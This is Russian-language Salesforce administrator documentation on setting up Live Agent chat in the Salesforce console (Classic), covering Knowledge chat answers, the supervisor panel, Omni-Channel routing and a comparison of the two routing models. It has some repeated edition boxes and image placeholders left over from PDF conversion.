При необходимости разрешите агентам блокировать запросы на чаты с конкретных IP-адресов во время работы на консоли. Дополнительную информацию см. в разделе «Предоставление агентам возможности блокировки посетителей по IP-адресу».

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Настройка приложения Live Agent на консоли Salesforce

После настройки базового внедрения Live Agent рекомендуем добавить данное приложение на консоль Salesforce для предоставления агентам и администраторам возможности использования чатов для помощи клиентам. При необходимости настройте некоторые другие функции на консоли Salesforce для повышения эффективности работы агентов при обслуживании клиентов.

Добавление приложения Live Agent на консоль Salesforce в Salesforce Classic

Благодаря добавлению приложения Live Agent на консоль Salesforce, агенты и администраторы могут общаться с клиентами и получать централизованный доступ к другим инструментам для обслуживания клиентов.

Настройка ответов чата из статей базы знаний

Если организация использует Salesforce Knowledge, то агентам может быть предоставлена возможность отправки ответов на вопросы клиентов путем использования информации из базы знаний. Чтобы разрешить агентам поиск статей из приложения Live Agent на консоли Salesforce и добавление найденной информации в чаты, рекомендуем настроить ответы чата для статей.

Добавление панели администратора на консоль Salesforce

Панель администратора, добавленная на консоль Salesforce, позволяет упростить работу администраторов службы поддержки. Другими словами, администраторы могут просматривать сведения о своих агентах без переключения между рабочими пространствами.

Добавление компонента поиска на боковую панель консоли для чатов, направленных с помощью мультиканала

Предоставьте агентам компонент поиска на боковой панели в консоли Salesforce, чтобы они могли быстро находить или создавать связанные записи для чатов. Этот компонент создан исключительно для чатов с использованием мультиканальной маршрутизации (бета-версия).

СМ. ТАКЖЕ:

- Создание базового внедрения Live Agent
- Настройка внедрения Live Agent
- Настройка приложения консоли Salesforce в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent:

- Настройка приложения

Для создания профилей или наборов полномочий:

- Управление профилями и наборами полномочий

Добавление приложения Live Agent на консоль Salesforce в Salesforce Classic

Благодаря добавлению приложения Live Agent на консоль Salesforce, агенты и администраторы могут общаться с клиентами и получать централизованный доступ к другим инструментам для обслуживания клиентов.

Прежде чем добавить Live Agent в приложение консоли Salesforce, рекомендуем сначала создать приложение консоли Salesforce.

Настройте и добавьте приложение Live Agent в приложение консоли Salesforce. Приложение Live Agent, настроенное на консоли, может использоваться агентами для взаимодействия с клиентами. Консоль Salesforce предоставляет агентам и администраторам централизованный доступ к приложению Live Agent и другим продуктам Service Cloud, предназначенным для быстрого и эффективного обслуживания клиентов.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного приложения консоли Salesforce .
3. Установите флажок «Добавить `Live Agent в данное приложение`».
4. Выберите записи или страницы, которые должны открываться в виде вложенных вкладок рабочего пространства чата.
5. Если организация Salesforce поддерживает Knowledge, установите флажок «Добавить `предложенные статьи из Knowledge в Live Agent`» для отображения виджета Knowledge One в рабочем пространстве чата.
6. Нажмите кнопку **«Сохранить»**.

Одновременно пользователи могут выполнять несколько приложений Salesforce. Тем не менее, если пользователь, вошедший в приложение консоли Salesforce, выполняет вход в другое приложение Salesforce, то новые запросы на чат не могут быть приняты.

СМ. ТАКЖЕ:

- Настройка приложения консоли Salesforce в Salesforce Classic
- Использование Live Agent на консоли Salesforce в Salesforce Classic
- Настраиваемые функции консоли в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления приложения Live Agent на консоль Salesforce:

- Настройка приложения

Настройка ответов чата из статей базы знаний

Если организация использует Salesforce Knowledge, то агентам может быть предоставлена возможность отправки ответов на вопросы клиентов путем использования информации из базы знаний. Чтобы разрешить агентам поиск статей из приложения Live Agent на консоли Salesforce и добавление найденной информации в чаты, рекомендуем настроить ответы чата для статей.

Чтобы предоставить агентам службы поддержки возможность добавления информации из статей базы знаний в сеансы чата посредством виджета Knowledge One, рекомендуем добавить настраиваемое поле «Ответ чата» в типы статей. Данное поле хранит информацию из статьи, которая может быть передана клиентам во время чата. Рекомендуем использовать данное поле при добавлении слишком длинных статей в ответ.

Создайте настраиваемое поле типа «Текст», «Область текста» или «Область подробного текста». Поля типа «Область обогащенного текста» не поддерживаются. Данное настраиваемое поле должно быть добавлено в каждый тип статьи, содержащий информацию, которая должна быть доступна операторам посредством виджета Knowledge One.

1. В разделе «Настройка» введите *«Типы статей баз знаний»* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
2. Создайте или измените тип статьи.
3. Нажмите кнопку **«Создать»** в связанном списке «Поля».
4. Выберите значение «Текст», «Область текста» или «Область подробного текста».

   Не рекомендуем выбирать значение «Область обогащенного текста».
5. Нажмите кнопку **«Далее»**.
6. Введите значение *«Ответ чата»* в качестве метки поля.

   Убедитесь, что имя поля добавлено автоматически. (При необходимости укажите другое имя для метки поля.)
7. Нажмите кнопку **«Далее»**.
8. Настройте параметры безопасности и нажмите кнопку **«Далее»**.

   Поле «Ответ чата» должно быть доступно авторам, редакторам и агентам Live Chat. Поле должно быть скрыто от пользователей портала и других пользователей, которым оно должно быть недоступно.
9. Выберите «Да, добавить данное настраиваемое поле в макет» и нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки виджета Knowledge One:

- «Настройка приложения»

  И

  «Управление базой знаний»

СМ. ТАКЖЕ:

Создание типов статей

Добавление панели администратора на консоль Salesforce

Панель администратора, добавленная на консоль Salesforce, позволяет упростить работу администраторов службы поддержки. Другими словами, администраторы могут просматривать сведения о своих агентах без переключения между рабочими пространствами.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку **«Правка»** напротив нужного приложения консоли Salesforce.
3. Добавьте элемент «Администратор `Live Agent`» в список «Выбранные элементы» раздела «Выбрать элементы вкладки навигации».
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent и управления приложениями:

- Настройка приложения


Добавление компонента поиска на боковую панель консоли для чатов, направленных с помощью мультиканала

Предоставьте агентам компонент поиска на боковой панели в консоли Salesforce, чтобы они могли быстро находить или создавать связанные записи для чатов. Этот компонент создан исключительно для чатов с использованием мультиканальной маршрутизации (бета-версия).

Для добавления компонента боковой панели на консоль Salesforce вам понадобится следующее.

- Приложение консоли Salesforce с Live Agent и добавленным в него мультиканалом.
- Как минимум одна кнопка чата, использующая параметр маршрутизации **Omni**.
- Доступ на редактирование для транскрипта Live Chat, предоставленный агентам по обработке чатов, направленных через мультиканал.

1. В меню «Настройка» введите *«Параметры `Live Agent`»* в поле «Быстрый поиск», затем последовательно выберите пункты **«Транскрипты Live Chat»** > **«Макеты страниц»**.
2. Щелкните ссылку **«Правка»** напротив макета страницы «Транскрипт Live Chat (выполняется)».
3. Щелкните **«Настраиваемые компоненты консоли»**.



4. В разделе «Компоненты основной вкладки» корректируйте свои объекты и другие настройки. Не перемещайте компонент на левую боковую панель, так как чаты появятся с левой стороны.


ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud


Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**




5. Нажмите кнопку **«Сохранить»**.

Теперь агенты смогут добавлять и удалять ссылки на записи с помощью компонента боковой панели.

Компонент поиска на боковой панели без связанных записей



Компонент поиска на боковой панели со связанной записью контакта



Использование мультиканала посредством текущего внедрения Live Agent

Вам нравится Live Agent и вы хотите добавить в него мультиканал? Ниже приведены соответствующие изменения для вас и вашей организации (но не для ваших агентов!).

Допустим, организация решает повысить уровень обслуживания клиентов посредством приложения Live Agent в сочетании с мультиканалом. Замечательно! После полной настройки вы заметите, что оба компонента прекрасно взаимодействуют друг с другом.

Приложение Live Agent использует конфигурации Live Agent, которые определяют алгоритмы и параметры, доступные пользователям Live Agent. Аналогично, мультиканал использует конфигурации присутствия, которые определяют алгоритмы и параметры, доступные пользователям мультиканала. Вы можете интегрировать Live Agent в мультиканал для маршрутизации чатов наряду с другими рабочими элементами или даже маршрутизации собственных чатов посредством мультиканала. В таком случае, вне зависимости от способа использования мультиканала с Live Agent, ваши агенты смогут принимать или отклонять запросы чата прямо из виджета мультиканала.

При интеграции Live Agent с мультиканалов ваши пользователи Live Agent станут также пользователями мультиканала, в результате чего потребуется связать ваших агентов с конфигурацией Live Agent и конфигурацией присутствия. При включении мультиканала посредством текущего внедрения Live Agent система Salesforce автоматически выполняет наиболее сложные действия.

Для каждой конфигурации Live Agent, уже имеющейся в вашей организации, Salesforce:

- создает соответствующую конфигурацию присутствия для каждой вашей конфигурации Live Agent;
- устанавливает пропускную способность чата для каждой конфигурации присутствия, равную пропускной способности в соответствующей конфигурации Live Agent;
- назначает ваших агентов чата для новой соответствующей конфигурации присутствия.

В случае включения мультиканала при активном Live Agent без внедрения Salesforce создает служебный канал Live Agent.

Salesforce выполняет все эти действия автоматически, не разрушая бизнес-правила ваших агентов. Агенты могут начать утверждать чаты посредством виджета мультиканала на консоли. Единственным отличием для них будет способ использования виджета мультиканала на консоли для установки статуса и приема уведомлений чата. Также могут измениться параметры статусов, так как статусы присутствия в мультиканале можно настраивать.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Сравнение маршрутизации чатов Live Agent и мультиканал

Рассмотрим преимущества и ограничения использования мультиканала для маршрутизации чатов (бета-версия) или сохранения маршрутизации Live Agent.

Сравнение маршрутизации чатов Live Agent и мультиканал

Рассмотрим преимущества и ограничения использования мультиканала для маршрутизации чатов (бета-версия) или сохранения маршрутизации Live Agent.

Сравнение маршрутизации чатов Live Agent и мультиканал

Рассмотрим преимущества и ограничения использования мультиканала для маршрутизации чатов (бета-версия) или сохранения маршрутизации Live Agent.

При использовании мультиканала для маршрутизации чатов (бета-версия) следует учитывать множество факторов. Маршрутизация чатов посредством мультиканала включается при первом включении Live Agent, либо при создании кнопки чата, использующей параметр маршрутизации **Omni**.

Сравним два варианта модели маршрутизации — использование Live Agent и мультиканала.

Маршрутизация посредством Live Agent	**Маршрутизация посредством мультиканала**
Агенты используют виджет «Мультиканал» для выполнения работы.	Агенты используют виджет «Мультиканал» для выполнения работы.
Агенты используют присутствие мультиканала, включая его настраиваемые статусы.	Агенты используют присутствие мультиканала, включая его настраиваемые статусы.
Использование звуковых уведомлений мультиканала в конфигурации присутствия для чатов.	Использование звуковых уведомлений мультиканала в конфигурации присутствия для чатов.
Пропускная способность для агента устанавливается и используется мультиканалом.	Пропускная способность для агента устанавливается и используется мультиканалом.
Чаты перенаправляются к агентам посредством навыков.	Чаты перенаправляются агентам посредством очередей мультиканала.
Определение приоритета чатов посредством функционирования мультиканала или по отношению друг к другу не поддерживается. Неперенаправленные элементы мультиканала всегда перенаправляются в опережение чатов.	Приоритет чатов определяется с использованием мультиканала, а также по отношению друг к другу — посредством очередей.
Для чатов всегда установлен размер 1.	Размер чата настраивается очередью.
Администраторы чата используют панель администратора Live Agent для наблюдения за чатами и помощи агентам.	Администраторы чата используют администратора мультиканала, чтобы отслеживать активность агентов и данные в реальном времени.
Отчеты и данные для чатов отделяются от данных мультиканала.	Данные чата включаются в отчеты по работе агента в дополнение к отчетам Live Agent.
Транскрипт Live Chat создается по окончании чата.	Транскрипт Live Chat создается при запросе чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Маршрутизация посредством **Live Agent**	Маршрутизация посредством мультиканала
Макет страницы транскрипта Live Chat можно настроить для завершенных чатов.	Макет страницы транскрипта Live Chat можно настроить для чатов в режиме ожидания, выполнения и для завершенных чатов.
Транскрипты Live Chat не создаются для пропущенных чатов, поэтому пропущенные чаты не включаются в отчеты.	Транскрипты Live Chat создаются для пропущенных чатов, поэтому пропущенные чаты включаются в отчеты.
Агенты связывают записи с транскриптом чата только по окончании чата.	Агенты могут связывать записи с транскриптом чата в ходе чата. Агенты могут выполнить это действие самостоятельно, либо использовать компонент поиска на боковой панели консоли.
Использует методы средств интеграции консоли для Live Agent.	Использует методы средств интеграции консоли для мультиканала.

Однако при использовании мультиканала для маршрутизации чатов применяются некоторые ограничения.

- Передача чата с кнопки, использующей маршрутизацию Live Agent, на кнопку, использующую маршрутизацию посредством мультиканала не поддерживается.
- Использование маршрутизации непосредственно к агенту с чатами, перенаправляемыми посредством мультиканала не поддерживается.
- Использование конференции чата с чатами, перенаправляемыми посредством мультиканала не поддерживается.
- Очереди с несколькими типами объектов могут создавать проблемы при использовании маршрутизации мультиканала для чатов. Рекомендуем создавать очередь для каждого типа объектов (например, «Чаты», «Обращения» и «Интересы») вместо настройки очередей для обработки нескольких типов объектов.
- Для чатов, которые перенаправляются посредством мультиканала, не поддерживаются приватные сообщения администратора и флажки помощи для администратора мультиканала.
- Если агент использует параметр «Передать агенту» для чата, который перенаправляется посредством мультиканала, а получателем является агент с профилем администратора, то транскрипт чата может быть недоступным для агента, инициировавшего передачу, пока получатель не получит запрос на чат. Это происходит потому, что мультиканал изменяет ответственность за транскрипт чата при инициации передачи и до получения чата следующим агентом.

Чат Snap-ins


Добавьте виджет чата Snap-ins на свой веб-сайт, чтобы клиенты могли быстро получать ответы на вопросы в чате с агентом при просмотре сайта. Чат Snap-ins использует Live Agent, но с упрощенной настройкой для поддержки чатов.

Кнопка виджета чата ненавязчивым образом отображается на веб-странице. Когда клиентам требуется чат, они просто нажимают кнопку для запуска чата.

